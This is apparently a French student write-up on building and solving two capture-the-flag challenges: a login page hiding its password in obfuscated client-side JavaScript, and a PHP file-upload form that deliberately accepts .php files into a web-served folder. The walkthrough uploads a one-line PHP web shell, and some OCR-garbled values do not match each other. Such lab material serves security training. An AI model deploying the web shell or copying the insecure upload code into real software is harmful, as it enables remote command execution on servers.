
On sait qu'on va devoir decoder le password chiffrer en js.

On fait un programme pour decoder la chaine de caractère en python :

```
encrypted =
"String.fromCharCode(0x61,%206c,%2065,%2072,%2074,%2028,%2027,%2035,%2065,%2
061,%2062,%2064,%2069,%2063,%2067,%202d,%2061,%2062,%2066,%202d,%2034,%2033,
%2039,%2031,%202d,%2061,%2030,%2030,%2033,%202d,%2030,%2064,%2065,%2066,%206
5,%2063,%2059,%2062,%2064,%2061,%2039,%2027,%2029)"
ascii_codes = encrypted.replace('String.fromCharCode(', '').replace(')',
'').split(',')
decoded_message = ''
for code in ascii_codes:
    if code.startswith('%20'):
        code = code[3:]
    decoded_message += chr(int(code, 16))
print(decoded_message)
#password == alert('5eabdicg-abf-4391-a003-0defecYbda9')
```

On obtient le password : 5eabdicg-abf-4391-a003-0defecYbda9

On saisi admin et le password pour se log in et avoir la page de succès.




Flag : NHM2I{5eabdicg-abf-4391-a003-0defecYbda9-xyoze}

Docker suite

On sauvegarde le docker dans une image :

```
┌──(root㉿seb)-[/home/seb/Téléchargements/php-nginx-docker]
└─# docker commit my-php-nginx-container getpassword:latest
sha256:1bc9170a1ff19fb6a1915c896561d997af9d99155fbd93ee35d0e0a263049b9b
```

On fait un tar de l'image pour l'export :



On peut copier le fichier .tar sur une autre machine et le charger avec la commande `docker load -i <nom du fichier>.tar`.

Je refais le docker sur le serveur CTFD.

dockerfile

```
# Utilisez l'image PHP 8.2-FPM comme base
FROM php:8.2-fpm

# Installez Nginx
RUN apt-get update && apt-get install -y nginx

# Copiez la configuration Nginx
COPY nginx.conf /etc/nginx/default

# Copiez les fichiers du projet dans le conteneur
COPY . /var/www/html

# Exposez le port 80
EXPOSE 80

# Copiez le script d'entrée
COPY entrypoint.sh /entrypoint.sh
RUN chmod +x /entrypoint.sh

# Lancez le script d'entrée
CMD ["/entrypoint.sh"]
```

entrypoint.sh

```
#!/bin/bash

# Démarrez PHP-FPM en arrière-plan
php-fpm &
```

```
# Démarrez Nginx en arrière-plan
nginx -g "daemon off;"
```

nginx.conf

```
events {
    worker_connections 1024;
}

http {
    include /etc/nginx/mime.types;
    default_type  application/octet-stream;

    access_log /var/log/nginx/access.log;
    error_log /var/log/nginx/error.log;

    sendfile on;
    tcp_nopush on;
    tcp_nodelay on;
    keepalive_timeout 65;
    types_hash_max_size 2048;

    include /etc/nginx/conf.d/*.conf;
    include /etc/nginx/sites-enabled/*;

    server {
        listen 80;
        server_name _;

        root /usr/share/nginx/html;
        index password-login.html;

        location / {
            try_files $uri $uri/ /index.php$is_args$args;
        }

        location ~ \.php$ {
            include snippets/fastcgi-php.conf;
            fastcgi_pass unix:/run/php/php8.2-fpm.sock;
        }

        location /password-login.html {
            try_files $uri $uri/ /password-login.php$is_args$args;
        }
```

```
        location /password-script.js {
            try_files $uri $uri/ /password-script.js;
        }

        location /password-login.php {
            include snippets/fastcgi-php.conf;
            fastcgi_pass unix:/run/php/php8.2-fpm.sock;
            fastcgi_param SCRIPT_FILENAME /usr/share/nginx/html/password-
login.php;
        }

        location /password-success.php {
            include snippets/fastcgi-php.conf;
            fastcgi_pass unix:/run/php/php8.2-fpm.sock;
            fastcgi_param SCRIPT_FILENAME /usr/share/nginx/html/password-
success.php;
        }
    }
}
```

password-login.html

```
<!DOCTYPE html>
<html>
<head>
  <title>Login Form</title>
  <style>
    html { color-scheme: light dark; }
    body { width: 35em; margin: 0 auto;
    font-family: Tahoma, Verdana, Arial, sans-serif; }
    </style>
</head>
<body>
  <h1>Login Form</h1>
  <form>
    <input type="text" name="username" placeholder="Username">
    <input type="password" name="password" placeholder="Password">
    <button type="submit">Login</button>
  </form>

  <script src="password-script.js"></script>
  <script>
        var username = 'admin';
```

```
        var password =
String.fromCharCode(0x61,%200x6c,%200x65,%200x72,%200x74,%200x28,%200x27,%20
0x35,%200x65,%200x61,%200x62,%200x34,%200x39,%200x63,%200x37,%200x2d,%200x61
,%200x32,%200x39,%200x66,%200x2d,%200x34,%200x33,%200x39,%200x31,%200x2d,%20
0x61,%200x30,%200x30,%200x33,%200x2d,%200x30,%200x34,%200x65,%200x66,%200x65
,%200x63,%200x35,%200x39,%200x62,%200x64,%200x61,%200x39,%200x27,%200x29);
    </script>
</body>
</html>
```

password-login.php

```
<?php
session_start();

if ($_SERVER["REQUEST_METHOD"] == "POST") {
  $username = $_POST["username"];
  $password = $_POST["password"];

  // Vérification des informations d'identification
  if ($username === "admin" && $password === "5eab49c7-a29f-4391-a003-
04efec59bda9") {
    $_SESSION["authenticated"] = true;
    $response = array("success" => true, "message" => "Bravo :
NHM2I{5eabdicg-abf-4391-a003-0defecYbda9}");
  } else {
    $response = array("success" => false, "message" => "Invalid username or
password.");
  }

  // Envoi de la réponse JSON à la page web
  header('Content-Type: application/json');
  echo json_encode($response);
}
?>
```

password-script.js

```
const form = document.querySelector("form");

form.addEventListener("submit", function(e) {
  e.preventDefault();

  const username = form.elements.username.value;
```

```
  const password = form.elements.password.value;

  const xhr = new XMLHttpRequest();
  xhr.open("POST", "password-login.php");
  xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
  xhr.onreadystatechange = function() {
    if (this.readyState === XMLHttpRequest.DONE && this.status === 200) {
      const response = JSON.parse(this.responseText);
      if (response.success) {
        window.location.href = "password-success.php";
      } else {
        alert(response.message);
      }
    }
  };

  const data = "username=" + encodeURIComponent(username) + "&password=" +
encodeURIComponent(password);
  xhr.send(data);
});
```

password-success.php

```
<?php
session_start();

if (!isset($_SESSION["authenticated"]) || !$_SESSION["authenticated"]) {
  header("Location: password-login.php");
  exit; // arrête l'exécution du script ici
}
else {
  // Si l'utilisateur est authentifié, le code HTML est exécuté ci-dessous
  ?>
  <!DOCTYPE html>
  <html>
  <head>
    <title>Success</title>
    <style>
      html { color-scheme: light dark; }
      body { width: 35em; margin: 0 auto;
      font-family: Tahoma, Verdana, Arial, sans-serif; }
    </style>
  </head>
  <body>
```

```
    <h1>Login Successful</h1>
    <p>Bravo ! Vous êtes bien authentifié en tant que admin. FLAG{XXX}</p>
  </body>
  </html>
  <?php
}
?>
```

```
students@openvpn:~/CTF$ cd Sebastien/
students@openvpn:~/CTF/Sebastien$ ls
students@openvpn:~/CTF/Sebastien$ mkdir getpassword
students@openvpn:~/CTF/Sebastien$ cd getpassword/
students@openvpn:~/CTF/Sebastien/getpassword$ ls
students@openvpn:~/CTF/Sebastien/getpassword$ vim dockerfile
students@openvpn:~/CTF/Sebastien/getpassword$ vim entrypoint.sh
students@openvpn:~/CTF/Sebastien/getpassword$ vim nginx.conf
students@openvpn:~/CTF/Sebastien/getpassword$ vim password-login.html
students@openvpn:~/CTF/Sebastien/getpassword$ vim password-login.php
students@openvpn:~/CTF/Sebastien/getpassword$ vim password-script.js
students@openvpn:~/CTF/Sebastien/getpassword$ vim password-success.ph
p
students@openvpn:~/CTF/Sebastien/getpassword$
```

```
students@openvpn:~/CTF/Sebastien/getpassword$ ls -la
total 36
drwxrwxr-x 2 students students 4096 mars  27 16:42 .
drwxrwxr-x 3 students students 4096 mars  27 16:35 ..
-rw-rw-r-- 1 students students  454 mars  27 16:36 dockerfile
-rw-rw-r-- 1 students students  120 mars  27 16:37 entrypoint.sh
-rw-rw-r-- 1 students students 1471 mars  27 16:39 nginx.conf
-rw-rw-r-- 1 students students  964 mars  27 16:39 password-login.html
-rw-rw-r-- 1 students students  633 mars  27 16:41 password-login.php
-rw-rw-r-- 1 students students  820 mars  27 16:41 password-script.js
-rw-rw-r-- 1 students students  665 mars  27 16:42 password-success.php
students@openvpn:~/CTF/Sebastien/getpassword$
```

Je fais mon docker build :

```
students@openvpn:~/CTF/Sebastien/getpassword$ sudo docker build -t getpas
sword .
[sudo] password for students:
Sending build context to Docker daemon  11.26kB
Step 1/8 : FROM php:8.2-fpm
8.2-fpm: Pulling from library/php
f1f26f570256: Pull complete
ee0a4e40ccac: Pull complete
5ca9fb408faa: Pull complete
5baa808a48ff: Pull complete
aba43e5a62ed: Pull complete
b582489f079a: Pull complete
508e51767449: Pull complete
ea4adc6dac2a: Pull complete
4f7545fd61e8: Pull complete
7cc5a3702de3: Pull complete
```


Je fais mon docker run :


```
students@openvpn:~/CTF/Sebastien/getpassword$ sudo docker run -d -p 21001:80 --name getpassword-conteneur getpassword
3d358698dd4aac57ec708b167ded62818c94ca515a20965e5eacec292f349587
```

Je vérifi avec portainer que il est bien en running :


Je fais du debug de mon docker via portainer et l'interface d'administration CLI:

Je test le fonctionnement de mon docker :





Le problème du challenge c'est que la page de success est directement accessible dans l'url.



FILE UPLOAD (facile)

Nom du challenge : file upload

Concepteurs : Sébastien Lavaux

Rédacteurs : Sébastien Lavaux

Conception

installation de PHP8.2-FPM et de NGINX

```
sudo apt update && sudo apt full-upgrade && sudo apt install nginx php8.2-fpm
```

Le fichier de configuration de nginx :

vim /etc/nginx/sites-available/upload.conf

```
server {
  listen 80;
  server_name 127.0.0.1; # Remplace example.com par ton nom de domaine ou ton adresse IP

  root /usr/share/nginx/html; # Indique l'emplacement du répertoire racine pour tes fichiers

  index index.html index.htm index.php; # Définit l'ordre de recherche pour les pages d'index

  location / {
    try_files $uri $uri/ /index.php?$query_string; # Redirige toutes les requêtes vers index.php
  }

  location ~ \.php$ {
    include fastcgi_params;
    fastcgi_param SCRIPT_FILENAME $document_root$fastcgi_script_name;
    fastcgi_pass unix:/run/php/php8.2-fpm.sock; # Indique le socket PHP-FPM
  }
}
```

Pour activer le site, on va créer un lien symobolique dans le repertoire /etc/nginx/sites-enabled/ :

```
sudo ln -s /etc/nginx/sites-available/upload.conf /etc/nginx/sites-enabled/
```

On redémarre le serveur pour prise en compte des modifications :

```
sudo systemctl restart nginx
```

On se déplace dans le dossier ou on va créer tous nos fichiers pour le site web :

```
cd /usr/share/nginx/html
mkdir uploads
```

On créer chaque fichier :

PHP (index.php) :

```
<?php
$allowed_exts = ['php'];
$max_size = 1 * 1024 * 1024;  // 1 Mo

if ($_SERVER['REQUEST_METHOD'] === 'POST' && !empty($_FILES['file-upload']))
{
    $file = $_FILES['file-upload'];
    $file_ext = strtolower(pathinfo($file['name'], PATHINFO_EXTENSION));
    $file_size = $file['size'];

    // Vérifie l'extension de fichier
    if (!in_array($file_ext, $allowed_exts)) {
        die("Le type de fichier n'est pas autorisé.");
    }

    // Vérifie la taille du fichier
    if ($file_size > $max_size) {
        die("Le fichier est trop volumineux.");
    }

    // Le fichier est valide, déplacez-le vers votre dossier de destination
    move_uploaded_file($file['tmp_name'], '/usr/share/nginx/html/uploads/' .
$file['name']);
    $file_url = 'http://' . $_SERVER['HTTP_HOST'] . '/uploads/' .
$file['name'];
    echo "Upload done. Your file can be found here: <a
href=\"$file_url\">$file_url</a>";
}
?>
```

HTML (index.html) :

```
<!DOCTYPE html>
<html>
```

```
  <head>
    <title>File Upload Form</title>
    <script src="https://code.jquery.com/jquery-3.6.0.min.js"></script>
    <link rel="stylesheet" href="style.css">
    <script src="upload.js"></script>
  </head>

  <body>
    <div class="background">
      <div class="matrix">
        <div class="number-container">
          <!-- Les chiffres seront ajoutés par le script JS -->
        </div>
      </div>
    </div>
    <div class="form-container">
      <div class="tile">
        <h1>File Upload Form</h1>
        <form id="file-upload-form" action="index.php" method="post"
enctype="multipart/form-data">
          <div>
            <label for="file-upload">Choose a file to upload:</label>
            <input type="file" id="file-upload" name="file-upload">
          </div>
          <br>
          <input type="submit" value="Upload">
        </form>
        <div id="message"></div>
      </div>
    </div>

    <script>
      $(document).ready(function() {
        // Intercepter la soumission du formulaire
        $('#file-upload-form').submit(function(event) {
          event.preventDefault();

          var file = $('#file-upload')[0].files[0];
          if (!file) {
            $('#message').html('Veuillez choisir un fichier.');
            return false;
          }
```

```
          // Vérifie le type de fichier
          if (file.name.split('.').pop() !== 'php') {
            $('#message').html('Seuls les fichiers PHP sont autorisés.');
            return false;
          }

          var formData = new FormData($(this)[0]);

          // Envoyer le fichier via AJAX
          $.ajax({
            url: 'index.php',
            type: 'POST',
            data: formData,
            async: false,
            cache: false,
            contentType: false,
            processData: false,
            success: function(response) {
              $('#message').html(response);
            },
            error: function(xhr, status, error) {
              $('#message').html('Error: ' + error);
            }
          });
          return false;
        });
      });
    </script>
  </body>
</html>
```

CSS (style.css) :

```
body {
    margin: 0;
    padding: 0;
    background-color: #000;
    color: #0F0;
  }

  .background {
    position: fixed;
    top: 0;
    left: 0;
```

```
  width: 100%;
  height: 100%;
}

.matrix {
  position: relative;
  height: 100%;
}

.number-container {
  position: absolute;
  top: 0;
  left: 0;
  right: 0;
  bottom: 0;
  pointer-events: none;
}

.number {
  font-size: 1em;
  position: absolute;
  animation: fall 2s;
}

@keyframes fall {
  0% {
    top: -20px;
    opacity: 1;
  }
  100% {
    top: 100%;
    opacity: 0;
  }
}

.form-container {
  position: absolute;
  top: 0;
  left: 0;
  right: 0;
  bottom: 0;
  display: flex;
  justify-content: center;
```

```
    align-items: center;
  }

  .tile {
    background-color: #333;
    padding: 20px;
    border: 1px solid #ccc;
    border-radius: 5px;
    box-shadow: 0 0 10px rgba(0, 0, 0, 0.1);
    font-family: Tahoma, Verdana, Arial, sans-serif;
    color-scheme: light dark;
    width: 35em;
  }
```

JavaScript (upload.js) :

```
$(document).ready(function() {
  var $numberContainer = $('.matrix');
  var numColumns = Math.ceil(window.innerWidth / 20);
  var numRows = Math.ceil(window.innerHeight / 20);

  for (var i = 0; i < numColumns; i++) {
    for (var j = 0; j < numRows; j++) {
      var $number = $('<span class="number">' + getRandomInt(0, 9) +
'</span>');
      $number.css({
        left: i * 20,
        top: j * 20,
        opacity: 0,
        color: 'green'
      });
      $numberContainer.append($number);
    }
  }

  setInterval(function() {
    var $numbers = $numberContainer.find('.number');
    var randomIndex = Math.floor(Math.random() * $numbers.length);
    var $randomNumber = $numbers.eq(randomIndex);
    $randomNumber.animate({
      opacity: 1
    }, 1000, function() {
      $randomNumber.animate({
        opacity: 0
```

```
      }, 1000);
    });
  }, 50);

  function getRandomInt(min, max) {
    return Math.floor(Math.random() * (max - min + 1)) + min;
  }
});
```


Walkthrough

On créer un fichier pour avoir un reverse shell en php :


PHP (test.php) :

```
<?php
system($_GET["c"]);
?>
```


On arrive sur le site web :




On clique sur upload pour envoyer notre fichier php :



File upload success :



On modifie la variable pour nous donner une commande bash :



TAF : Faudra juste modifier le flag soit en dans un fichier texte soit le ouput de uname -a

